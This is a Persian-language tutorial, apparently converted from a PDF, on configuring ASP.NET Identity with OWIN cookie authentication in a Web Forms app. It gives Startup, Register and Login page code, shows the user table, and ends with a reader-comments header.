
ASP.NET Identity از اعتبارسنجی نیز پشتیبانی می‌کند، مثلا در این مرحله می‌توانید از اعتبارسنج هایی که توسط Identity Core عرضه می‌شوند برای کنترل رفتار فیلد های نام کاربری و کلمه عبور استفاده کنید. اعتبارسنج پیش فرض کاربران (User) که UserValidator نام دارد خاصیتی با نام AllowOnlyAlphanumericUserNames دارد که مقدار پیش فرضش هم true است. اعتبارسنج پیش فرض کلمه عبور (MinimumLengthValidator) اطمینان حاصل می‌کند که کلمه عبور حداقل 6 کاراکتر باشد. این اعتبارسنج ها بصورت property در کلاس UserManager تعریف شده اند و می‌توانید آنها را overwrite کنید و اعتبارسنجی سفارشی خود را پیاده کنید. از آنجا که الگوی دیتابیس سیستم عضویت توسط Entity Framework مدیریت می‌شود، روی الگوی دیتابیس کنترل کامل دارید، پس از Data Annotations نیز می‌توانید استفاده کنید.

تایید دیتابیس LocalDbIdentity که توسط EF ساخته می‌شود از منوی View گزینه Server Explorer را انتخاب کنید.



گردد و **DefaultConnection (WebFormsIdentity)** را انتخاب کنید.

Show سپس **AspNetUsers** را باز کنید. روی جدول **Tables** کلیک راست کرده و **Table Data**



	Id	UserName	PasswordHash	SecurityStamp
▶	ca0-b79ad701433d	Raquel	AMmwIk9DNJf...	e12b7b1c-2aac...
*	NULL	NULL	NULL	NULL


پیکربندی اپلیکیشن برای استفاده از احراز هویت OWIN

تا این مرحله ما تنها امکان ایجاد حساب‌های کاربری را فراهم کرده ایم. حال نیاز داریم امکان احراز هویت کاربران برای ورود آنها به سایت را فراهم کنیم. ASP.NET Identity برای احراز هویت مبتنی بر فرم (forms authentication) از OWIN Authentication استفاده می‌کند. مکانیزمی برای احراز هویت کاربران بر اساس claims و cookie است. این مکانیزم می‌تواند توسط Entity Framework روی OWIN یا IIS استفاده شود.

با چنین مدلی، می‌توانیم از پکیج‌های احراز هویت خود در فریم ورک‌های مختلف استفاده کنیم، مانند ASP.NET MVC و ASP.NET Web Forms. برای اطلاعات بیشتر درباره پروژه Katana و نحوه اجرای آن بصورت Host Agnostic به لینک [Getting Started with the Katana Project](#) مراجعه کنید.

نصب پکیج‌های احراز هویت روی پروژه

روی نام پروژه خود کلیک راست کرده و Manage NuGet Packages را انتخاب کنید. در قسمت جستجوی دیالوگ باز شده عبارت "Identity.Owin" را وارد کنید و این پکیج را نصب کنید.




به دنبال پکیجی با نام Microsoft.Owin.Host.SystemWeb بگردید و آن را نیز نصب کنید.

پکیج Microsoft.AspNet.Identity.Owin حاوی یک سری کلاس Owin Extension است و امکان مدیریت و پیکربندی OWIN در پکیج‌های ASP.NET Identity Core Authentication می‌کند.

پکیج Microsoft.Owin.Host.SystemWeb حاوی یک سری اپلیکیشن‌های مبتنی بر OWIN است که اجرای اپلیکیشن‌های OWIN را روی IIS و ASP.NET ممکن می‌سازد. برای اطلاعات بیشتر به [OWIN Middleware in the IIS integrated Pipeline](#) مراجعه کنید.

افزودن کلاس‌های پیکربندی Authentication و Startup

روی پروژه خود کلیک راست کرده و گزینه Add New Item و سپس Add New Item را انتخاب کنید. در قسمت جستجوی دیالوگ باز شده عبارت "Startup" را وارد کنید. نام کلاس را "Startup" تعیین کرده و تایید کنید.



فایل Startup.cs را باز کنید و قطعه کد زیر را با محتویات آن جایگزین کنید تا احراز هویت OWIN Cookie Authentication پیکربندی شود.

```
using Microsoft.AspNet.Identity;
using Microsoft.Owin;
using Microsoft.Owin.Security.Cookies;
using Owin;

[assembly: OwinStartup(typeof(WebFormsIdentity.Startup))]

namespace WebFormsIdentity
{
    public class Startup
    {
        public void Configuration(IAppBuilder app)
        {
            // For more information on how to configure your application, visit
            http://go.microsoft.com/fwlink/?LinkId=316888
            app.UseCookieAuthentication(new CookieAuthenticationOptions
            {
                AuthenticationType = DefaultAuthenticationTypes.ApplicationCookie,
                LoginPath = new PathString("/Login")
            });
        }
    }
}
```

این کلاس حاوی خاصیت `OwinAttribute` است که کلاس راه انداز OWIN را نشانه گذاری می‌کند. هر اپلیکیشن OWIN یک کلاس راه انداز (`startup`) دارد که توسط آن می‌توانید کامپوننت‌های application pipeline را مشخص کنید. برای اطلاعات بیشتر درباره این مدل، به [OWIN Startup Class Detection](#) مراجعه فرمایید.

افزودن فرم‌های وب برای ثبت نام و ورود کاربران
فایل Register.cs را باز کنید و قطعه کد زیر را وارد کنید. این قسمت پس از ثبت نام موفقیت آمیز کاربر را به سایت وارد می‌کند.

```

using Microsoft.AspNet.Identity;
using Microsoft.AspNet.Identity.EntityFramework;
using Microsoft.Owin.Security;
using System;
using System.Linq;
using System.Web;

namespace WebFormsIdentity
{
    public partial class Register : System.Web.UI.Page
    {
        protected void CreateUser_Click(object sender, EventArgs e)
        {
            // Default UserStore constructor uses the default connection string named: DefaultConnection
            var userStore = new UserStore<IdentityUser>();
            var manager = new UserManager<IdentityUser>(userStore);
            var user = new IdentityUser() { UserName = UserName.Text };


            IdentityResult result = manager.Create(user, Password.Text);

            if (result.Succeeded)
            {
                var authenticationManager = HttpContext.Current.GetOwinContext().Authentication;
                var userIdentity = manager.CreateIdentity(user,
DefaultAuthenticationTypes.ApplicationCookie);
                authenticationManager.SignIn(new AuthenticationProperties() { }, userIdentity);
                Response.Redirect("~/Login.aspx");
            }
            else
            {
                StatusMessage.Text = result.Errors.FirstOrDefault();
            }
        }
    }
}

```

از آنجا که OWIN Cookie Authentication و ASP.NET Identity هستند، فریم ورک از برنامه نویس اپلیکیشن انتظار دارد تا برای کاربر یک آبجکت از نوع [ClaimsIdentity](#) تولید کند. این آبجکت تمام اطلاعات اختیارات کاربر را در بر می‌گیرد، مثلاً اینکه کاربر به چه نقش‌هایی تعلق دارد. همچنین در این مرحله می‌توانید اختیارات (Claims) جدیدی به کاربر اضافه کنید.

شما با استفاده از `AuthenticationManager` که متعلق به OWIN است می‌توانید کاربر را به سایت وارد کنید. برای این کار شما متد `SignIn` را فراخوانی می‌کنید و آبجکتی از نوع `ClaimsIdentity` را به آن پاس می‌دهید. این کد کاربر را به سایت وارد می‌کند و یک کوکی برای او می‌سازد. این فراخوانی معادل همان [FormAuthentication.SetAuthCookie](#) است که توسط ماثول استفاده می‌شود. [FormsAuthentication](#) روی پروژه خود کلیک راست کرده، فرم وب جدیدی با نام `Login` بسازید.



فایل `Login.aspx` را باز کنید و کد Markup آن را مانند قطعه کد زیر تغییر دهید.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="Login.aspx.cs"
Inherits="WebFormsIdentity.Login" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
</head>
<body style="font-family: Arial, Helvetica, sans-serif; font-size: small">
    <form id="form1" runat="server">
        <div>
```

```

<h4 style="font-size: medium">Log In</h4>
<hr />
<asp:PlaceHolder runat="server" ID="LoginStatus" Visible="false">
    <p>
        <asp:Literal runat="server" ID="StatusText" />
    </p>
</asp:PlaceHolder>
<asp:PlaceHolder runat="server" ID="LoginForm" Visible="false">
    <div style="margin-bottom: 10px">
        <asp:Label runat="server" AssociatedControlID="UserName">User name</asp:Label>
        <div>
            <asp:TextBox runat="server" ID="UserName" />
        </div>
    </div>
    <div style="margin-bottom: 10px">
        <asp:Label runat="server" AssociatedControlID="Password">Password</asp:Label>
        <div>
            <asp:TextBox runat="server" ID="Password" TextMode="Password" />
        </div>
    </div>
    <div style="margin-bottom: 10px">
        <div>
            <asp:Button runat="server" OnClick="SignIn" Text="Log in" />
        </div>
    </div>
</asp:PlaceHolder>
<asp:PlaceHolder runat="server" ID="LogoutButton" Visible="false">
    <div>
        <div>
            <asp:Button runat="server" OnClick="SignOut" Text="Log out" />
        </div>
    </div>
</asp:PlaceHolder>
</div>
</form>
</body>
</html>

```

محتوای فایل *Login.aspx.cs* را نیز مانند لیست زیر تغییر دهید.

```

using Microsoft.AspNet.Identity;
using Microsoft.AspNet.Identity.EntityFramework;
using Microsoft.Owin.Security;
using System;
using System.Web;
using System.Web.UI.WebControls;

namespace WebFormsIdentity
{
    public partial class Login : System.Web.UI.Page
    {
        protected void Page_Load(object sender, EventArgs e)
        {
            if (!IsPostBack)
            {
                if (User.Identity.IsAuthenticated)
                {
                    StatusText.Text = string.Format("Hello {0}!", User.Identity.GetUserName());
                    LoginStatus.Visible = true;
                    LogoutButton.Visible = true;
                }
                else
                {
                    LoginForm.Visible = true;
                }
            }
        }

        protected void SignIn(object sender, EventArgs e)
        {
            var userStore = new UserStore<IdentityUser>();
            var userManager = new UserManager<IdentityUser>(userStore);
            var user = userManager.Find(UserName.Text, Password.Text);

            if (user != null)
            {
                var authenticationManager = HttpContext.Current.GetOwinContext().Authentication;
                var userIdentity = userManager.CreateIdentity(user,

```

```
DefaultAuthenticationTypes.ApplicationCookie);

        authenticationManager.SignIn(new AuthenticationProperties() { IsPersistent = false },
userIdentity);
        Response.Redirect("~/Login.aspx");
    }
else
{
    StatusText.Text = "Invalid username or password.";
    LoginStatus.Visible = true;
}
}

protected void SignOut(object sender, EventArgs e)
{
    var authenticationManager = HttpContext.Current.GetOwinContext().Authentication;
    authenticationManager.SignOut();
    Response.Redirect("~/Login.aspx");
}
}
}
```


متدهای `Page_Load` حالا وضعیت کاربر جاری را بررسی می‌کند و بر اساس وضعیت `Context.User.Identity.IsAuthenticated` تصمیم گیری می‌کند.

نمایش نام کاربر جاری: فریم ورک `ASP.NET Identity` روی [System.Security.Principal.Identity](#) متدهایی نوشته است که به شما امکان دریافت نام و شناسه کاربر جاری را می‌دهد. این متدها در اسمبلی `Microsoft.AspNet.Identity.Core` وجود دارند. این متدها جایگزین [HttpContext.User.Identity.Name](#) هستند.

متدهای `SignIn`


این متدهای `CreateUser_Click` را که پیشتر بصورت خودکار ایجاد شده جایگزین می‌کند و پس از ایجاد موفقیت آمیز حساب کاربری، کاربر جاری را به سایت وارد می‌کند. فریم ورک `OWIN` متدهایی روی `System.Web.HttpContext` افزوده است که به شما این امکان را می‌دهند که یک ارجاع از نوع `IWinContext` بگیرید. این متدها در اسمبلی `Microsoft.Owin.Host.SystemWeb` وجود دارند. کلاس `OwinContext` خاصیتی از نوع `IAuthenticationManager` دارد که امکانات احراز هویت موجود برای درخواست جاری را معرفی می‌کند.

پروژه را با `Ctrl + F5` اجرا کنید و کاربر جدیدی بسازید. پس از وارد کردن نام کاربری و کلمه عبور و کلیک کردن دکمه `Register` باید بصورت خودکار به سایت وارد شوید و نام خود را مشاهده کنید.



همانطور که مشاهده می‌کنید در این مرحله حساب کاربری جدید ایجاد شده و به سایت وارد شده است. روی Log out کلیک کنید تا از سایت خارج شوید. پس از آن باید به صفحه ورود هدایت شوید.
حالا یک نام کاربری یا کلمه عبور نامعتبر وارد کنید و روی Log in کلیک کنید.

متد UserManager.Find مقدار null بر می‌گرداند، بنابراین پیام خطای "Invalid username or password" نمایش داده خواهد شد.



نظرات خوانندگان

نویسنده: Programmer | تاریخ: ۱۴:۴۱ ۱۳۹۲/۱۰/۱۹

